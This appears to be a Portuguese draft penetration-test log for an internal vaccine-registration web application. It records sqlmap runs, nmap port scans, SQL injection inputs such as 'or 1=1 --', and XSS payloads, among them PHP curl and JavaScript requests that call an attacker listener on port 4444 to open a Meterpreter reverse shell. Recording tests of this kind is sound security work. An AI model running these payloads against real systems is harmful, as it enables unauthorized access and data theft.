
**Objetivo**: Utilizar a ferramenta SQL Map para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção SQL.

**Resultados**:

**Tentativa 1:** Verificar se a tela de Login é vulnerável a injeção de código SQL e caso haja vulnerabilidade conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar o Burp Suite capturar as informações de cookie contidas no cabeçalho HTTP no momento em que a página do login é acessada.

Parêmtros obtidos através do Burp Suite




Entrada:


./sqlmap.py -u "http://192.168.0.58/vacina/index.php?pg=servidores"


--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" -b --current -db

**Resultado**: Passou no teste. Não possível encontrar vulnerabilidade na página e por consequência não foi possível descobrir o nome do banco de dados utilizado no sistema.

Segue abaixo algumas imagens evidenciando o scaneamento realizado pelo SQL Map.







**Tentativa 2:** Repetir a ação da tentativa 2 e aumentar o nível de heurística aplicado no escaneamento para o valor máximo: 5.

Entrada:

./sqlmap.py -u "http://192.168.0.58/vacina/login.php?logado=false" -b

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

**Resultado**: Passou no teste. Mesmo aumentando o nível de heurística utilizado no escaneamento, não possível encontrar vulnerabilidade na página e por consequência não foi possível descobrir o nome do banco de dados utilizado no sistema.

**-----------------------------------------------------------------------------------------------------------------**

**Iteração 3 - 13/04/16 à 19/04/16**

Atividades Planejadas:

1. XSS na tela de Cadastro de lotes;
2. Sql Injection na tela de Cadastro de lotes;
3. Análise do Servidor – Nmap;
4. Tela Consultar Servidor - Sql Injection;
5. Tela Consultar Servidor- SQL MAP.

Atividades concluídas:

1. XSS na tela de Cadastro de lotes;
2. Sql Injection na tela de Cadastro de lotes;
3. Análise do Servidor – Nmap;
4. Tela Consultar Servidor - Sql Injection;
5. Tela Consultar Servidor - SQL MAP.

Impedimentos: A máquina virtual que armazena o Banco de dados (Polaris) foi corrompida e ficou indisponível entre os dias 18/04/16 a 20/04/16. Foi enviado um email à equipe do DGTI e como solução eles transferiram o banco de dados para a máquina Pollux.

**Charters de Teste**

**Análise do Servidor - NMAP**

Tarefa realizada dia 24/04/16.

Duração dos testes: 30 min.

Duração total da atividade: 1h.

**Objetivo:** Após o problema de corrupção dos arquivos da base de dados, houve mudanças na arquitetura do ambiente por causa da deleção de uma máquina virtual. Então, o novo serviço provavelmente deveria ser aberto em alguma porta do servidor que não estava aberta. A atividade deverá ser refeita para descobrir se, na migração dos dados de uma máquina para a outra, algum serviço adicional foi deixado aberto.

**Ferramenta:** Nmap é uma ferramenta automatizada para escaneamento de portas que consegue detectar portas abertas e o tipo de aplicação que determinadas portas possam estar rodando em um servidor web, no momento do escaneamento.

**Tentativa 1**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

*comando: nmap -sV -p 1-65535 192.168.0.58*

1. “-sV” é utilizado para realizar o SYN e buscar a versão do software rodando no momento.
2. “-p” indicará quais portas devem ser usadas no teste, o delimitador é “-”.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado**




Figura 10 - Portas escaneadas.

**Pptp** = Protocolo de Tunelamento Ponto a ponto.Utilizado para garantir segurança em redes wireless.

**ms-wbt-server** = serviço de gerenciamento de hosts do windows.

**Tentativa 2**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

*comando: nmap -sU -p 1-65535 192.168.0.58*

1. “-sU” indica o uso do detector de portas UDP.
2. “-p” indicará quais portas devem ser usadas no teste, o delimitador é “-”.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado**




Figura 11 – Portas UDP escaneadas

**XSS – Cadastro de lotes**

Tarefa realizada dia 23/04/16.

Duração dos testes: 40 min.

Duração total da atividade: 1h e 10min.

O XSS armazenado um tipo de ataque onde o código malicioso fica armazenado no banco de dados da aplicação e é carregado junto com os dados normais da tela no momento do processamento da página. Como não são tratados, instruções Javascript conseguem ser enviadas e armazenadas no servidor através do browser.

**Objetivo**: Utilizar os inputs da tela de cadastro de lotes de vacina para descobrir se eles são vulneráveis ao ataque XSS Armazenado.

**Ferramenta:** Nos testes de XSS, serão necessários apenas um web browser e o Meterpreter. Para esse teste foi escolhido o browser Iceweasel versão 31.5.0. A escolha se deve a uma pura conveniência, visto que ele é o navegador padrão do Kali Linux. Meterpreter é um exploit dinâmico e avançado que existe no Metasploit. Esse exploit possui boas referências bibliográficas e uma boa fama entre os utilizadores do Metasploit.

*Exploits*: São partes de um software responsável por executar comandos maliciosos que normalmente tentam garantir acesso privilegiado a um sistema.

*Payloads*: São comandos executados pelos exploits que visam manter o recém garantido acesso (em caso de sucesso) ou ampliar o nível de privilégio.

*Listener:* Trata-se de uma estrutura programada para uma ação respondendo a um evento específico.

**Tentativa 1**

Cadastrar um dos campos com o seguinte código:

*<script> alert(“oi”);</script> no campo Marca/Fabricante.*

Caso os dados não forem tratados adequadamente, quando forem carregados do banco de dados o código acima deve produzir um pop-up dizendo “oi”.

**Resultado:**




Figura 12 – Resultado teste XSS

**Tentativa 2**

Abrir uma conexão do Sistema de Vacinas com a máquina do Kali num listener do

Metasploit para ganhar acesso ao sistema operacional que hospeda a aplicação.

Passos:

* Usar o metasploit para abrir um listener na porta 444 da vm onde o Kali está hospedado. Usando o exploit disponível em *Auxiliary/Multi/Handler;*
* Usar um comando GET de Javascript para abrir a conexão da máquina do sistema com a vm do Kali na porta indicada.

Comando a ser colocado no XSS:

<?php

$curl = curl\_init('http://192.168.0.100:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Caso o código acima funcione, o script no lado do servidor abrirá uma conexão com o listener do Metasploit que está ouvindo.

**Resultado**: A sessão do Meterpreter não foi aberta.

**Tentativa 3**

Alterar o script anterior para tentar descobrir o que impediu a sessão do Meterpreter ser aberta.

<?php

$curl = curl\_init('http://192.168.0.100:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultado**: O script não conseguiu ser inserido pois o tamanho do campo na coluna da base de dados é pequeno, ocorreu um erro no banco.

**Tentativa 4**

Realizar uma requisição GET via Javascript normal com o mesmo fim (sem os espaços).

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado**: A sessão do Meterpreter não foi aberta.

**SQL Injection – Cadastro de Lotes**

Tarefa realizada dia 24/04/16.

Duração dos testes: 45 min.

Duração total da atividade: 1h e 22min.

**Objetivo**: Tentar realizar consultas não autorizadas no banco de dados por meio da injeção de SQL nos campos da tela de Cadastro de Lotes.

**Tentativa 1**

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection através das aspas simples.

*Comando: 1 ‘*

O uso de aspas simples aqui é o teste mais básico de vulnerabilidade de um campo para SQL Injection. Imaginando que haja por baixo uma instrução SQL que possua

*where param1 = <parametro\_na\_interface> and …*

Caso não haja o devido tratamento a instrução ficaria

*where param1 = 1 ‘*

O que ocasionaria um erro de SQL que seria indicado na aplicação.

**Resultado**: Colocando 1 ‘ no campo Marca/Fabricante o cadastro aconteceu normalmente. Indicando que talvez haja um tratamento e o campo não seja vulnerável.

**Tentativa 2**

Usar uma ferramenta automatizada para realizar a tentativa de injetar SQL na página.

Salvar a requisição POST capturada pela ferramenta Burp-Suite num arquivo e indicá-lo ao SQL Map para que ele possa utilizá-lo na requisição.

*comando: sqlmap -r params -p --current-db*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “--current-db” solicita ao SqlMap que tente descobrir qual o banco da aplicação alvo.

**Resultado**: Erro na ferramenta. O SqlMap pede um parâmetro, que em teoria já está no arquivo indicado no comando.

**Tentativa 3**

Alterar o comando para incluir o parâmetro solicitado pela ferramenta.

O comando do SqlMap pede que seja informado um parâmetro para possível injeção.

*comando: sqlmap -r params -p descricao --current-db*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “descrição” é o parâmetro que tentará ser injetado.
4. “--current-db” pede ao SqlMap que tente descobrir qual o banco da aplicação alvo.


**Resultado** 

Figura 13 – Resultado aplicação SQL Injection via SqlMap

**Tentativa 4**

Alterar o comando para incluir o parâmetro validade.

Novamente repetindo o comando, agora tentando a injeção do parâmetro “validade”

*comando: sqlmap -r params -p validade*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “validade” é o parâmetro que tentará ser injetado.

**Resultado**




Figura 14- Resultado exploração Sql Inejction via SqlMap

**Tentativa 5**

Alterar o comando para incluir o parâmetro vacina.

Agora tentando injetar o parâmetro vacina.

*Comando*: sqlmap –r params –p vacina

1. O comando “–r“ indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “vacina” é o atributo que tentará ser injetado.

**Resultado**




Figura 15 – Resultado exploração SqlInjection via SqlMap

**Tentativa 6**

Alterar o comando para incluir o parâmetro cadastro.

*comando*: sqlmap -r params -p cadastro

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “cadastro” é o atributo que tentará ser injetado.

**Resultado**




Figura 16 – Resultado exploração SqlInjection via SqlMap

**Tentativa 7**

Alterar o comando para incluir o parametro ok.

*comando: sqlmap -r params -p ok*

1. O comando “-r” indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. “-p” Indica o parâmetro que deve ser injetado
3. “ok” é o atributo que tentará ser injetado.

**Resultado**




Figura 17 – Resultado exploração SqlInjection via SqlMap

**Referências**

[SQLMAP usando POST](https://hackertarget.com/sqlmap-post-request-injection/)

**Tela Consulta Servidor - SQL Injection**

Tarefa realizada dia 18/04/16.

Duração dos testes: 1h.

Duração total da atividade: 1h e 40min.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Consulta Servidor, para forçar que o sistema execute ações não autorizadas. Exemplo: expor dados de usuários cadastrados na base de dados.

**Resultados**

**Tentativa 1**

Verificar se o campo Siape é vulnerável à injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Pode-se supor que ao receber os dados de entrada na tela de Consulta Servidor o sistema irá executar, na base de dados, uma consulta semelhante a essa: SELECT siape FROM servidores WHERE siape= DadoFornecido. Dessa forma, será inserida uma string com uma aspa simples extra no campo Siape para tentar provocar falha na instrução a ser executada no interpretador de SQL da aplicação.

Entradas: Siape= 1000’

**Resultado**: Passou no teste. A aplicação está fazendo tratamento de dados de entrada não permitindo a injeção de instruções SQL através do campo de Siape.

**Tentativa 2**

Inserir uma string com uma distribuição adequada de aspa simples e comentários inline como entrada para o campo Siape a fim de modificar a instrução SQL utilizada pelo sistema para consulta de dados referentes ao siape dos usuários cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as intruções SQL que vierem após o comentário inserido.

Entradas:

1000 or 1=1 #

1000 or 1=1 --

O envio desses dados como entrada no campo do Siape, tentará forçar o sistema a consultar não apenas os dados do servidor cadastrado com o siape 1000, mas de qualquer usuário cadastrado na base de dados, uma vez que a instrução “1=1” será sempre verdadeira.

Para que a consulta alcance o objetivo proposto, será necessário utilizar possíveis instruções de que comentam linhas de código SQL em determinados SGBDs: “#” e “--” . Essas instruções podem ignorar qualquer instrução posterior presente na mesma linha em que elas foram inseridas.

**Resultado**: Passou no teste.

**Tela Consulta Servidor - SQL MAP**

Tarefa realizada nos dias 19, 20 e 22/04/16.

Duração dos testes: 3h.

Duração total da atividade: 3h e 30min.

**Objetivo**

Utilizar a ferramenta SQL Map para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção de códigos SQL.


**Resultados**

**Tentativa 1**

Verificar se a tela de Consulta Servidor é vulnerável a injeção de código SQL e caso haja vulnerabilidade conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa tentativa foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP de uma requisição no momento em que a página do Consulta Servidor é acessada.

A figura [numero] mostra os parâmetros obtidos através do Burp Suite

Figura [numero] - Parâmetros obtidos no cabeçalho do pacote HTTP da requisição consultar servidor.


Entrada:

./sqlmap.py -u "http://192.168.0.58/vacina/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db

Entendimento dos comandos a serem utilizados:

* “./sqlmap.py” para executar a aplicação;
* “-u” para especificar a URL alvo da página a ser explorada;
* “--cookie” para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque;
* “--current -db” para obter o usuário corrente do DBMS.



**Figura [numero] - Entrada de comando a ser utilizado na Tentativa 1**

**Resultado**: Passou no teste. Não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

As figuras[numero] evidenciam o scaneamento realizado pelo Sqlmap.

[FALTA COLOCAR FIGURAS QUE ESTÃO no meu NOTEBOOK a ser recuperado]

**Tentativa 2**

Repetir a ação da tentativa 2 e aumentar o nível de heurística aplicado no scaneamento para o valor máximo: 5.

Entrada:

./sqlmap.py -u "http://192.168.0.58/vacina/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

Entendimento dos comandos a serem utilizados:

* “./sqlmap.py” para executar a aplicação;
* “-u” para especificar a URL alvo da página a ser explorada;
* “--cookie” para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque;
* “--current -db” para obter o usuário corrente do DBMS;
* “--level 5” para aumentar o nível de heurística utilizado no escaneamento.

**Resultado**: Passou no teste. Mesmo aumentando o nível de heurística utilizado no escaneamento, não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

------------------------------------------------------------------------------------------------------------------------------

**Iteração 4 - 19/04/16 à 25/04/16**

Atividades Planejadas:

1. Explorar XSS - Tela Cadastro de lotes;
2. Explorar XSS - Tela Cadastro de servidor;
3. Tela Cadastro de servidor - Sql Injection;
4. Redigir Plano de testes;
5. Atacar portas abertas do servidor.

Atividades concluídas:

1. Explorar XSS - Tela Cadastro de lotes;
2. Tela Cadastro de servidor - Sql Injection;

Impedimentos: Nenhum.

**Charters de Teste**

**Explorar XSS – Tela Cadastro de lotes**

Tarefa realizada dia 27/04/16.

Duração dos testes: 1h e 30 min.

Duração total da atividade: 1h e 57min.

**Objetivo**: Foi possível realizar um ataque bem sucedido explorando a recém descoberta falha do XSS na tela de cadastro de lotes.

**Ferramenta:** Além do Iceweasel na versão 31.5.0, foi instalada no Kali Linux o navegador Fireforx na versão 46.0, pois existe a necessidade de checar se a conexão é impedida por uma regra de firewall ou se o navegador bloqueia.

**Resultados**

**Tentativa 1**

Configurar o Metasploit e abrir a porta e usar o código abaixo para tentar novamente o acesso.

Metasploit usando o exploit disponível em *exploit/multi/handler* com o payload windows-meterpreter-reverse\_tcp

Isso cria um listener que fica ouvindo conexões e quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o windows/meterpreter/reverse\_tcp que abre uma conexão reversa da máquina atacada para a máquina atacante.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado**

O navegador bloqueia a requisição usando o filtro de CORS.



**Tentativa 2**

Rodar o mesmo script inserido no teste acima em um navegador diferente, para descobrir se o bloqueio da conexão ocorre em qualquer navegador ou apenas no Iceweasel.

**Resultado**

Usando o firefox, o filtro de CORS impede a conexão.



**Referências**

[**CORS**](http://software.dzhuvinov.com/cors-filter.html)

[**w3c - Especificação CORS**](https://www.w3.org/TR/cors/)

**Tela Cadastro Servidor - SQL Injection**

Tarefa realizada dia 26/04/16.

Duração dos testes: 1h e 30 min.

Duração total da atividade: 2h.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Cadastro Servidor, para forçar que o sistema execute ações não autorizadas. Exemplo: expor dados de usuários cadastrados na base de dados.

**Resultados**

**Tentativa 1**

Verificar se o campo Nome é vulnerável a injeção de código SQL fazendo uso da técnica de concatenação de aspas simples.

Pode-se supor que ao receber os dados de entrada na tela de Cadastro Servidor o sistema irá executar, na base de dados, uma instrução semelhante a essa: INSERT into servidor (nome, email, cpf, externo, siape) values (‘nome’, ‘email’, numeroCPF, opcaoExterno, numeroSiape). Dessa forma, será inserida uma string com uma aspa simples extra no campo Nome para tentar provocar falha na instrução a ser executada no interpretador de SQL da aplicação.

Entradas:

teste ‘

**Resultado**: Passou no teste. A aplicação está fazendo tratamento de dados de entrada não permitindo a injeção de instruções SQL através do campo de Nome.

**Tentativa 2**

Inserir uma string com uma distribuição adequada de aspa simples e comentários inline como entrada para o campo Nome a fim de modificar a instrução SQL utilizada pelo sistema para inserção de dados referentes ao nome dos servidores que podem ser cadastrados. Comentários inline serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas

Campo nome :

teste ‘--

teste ‘ #

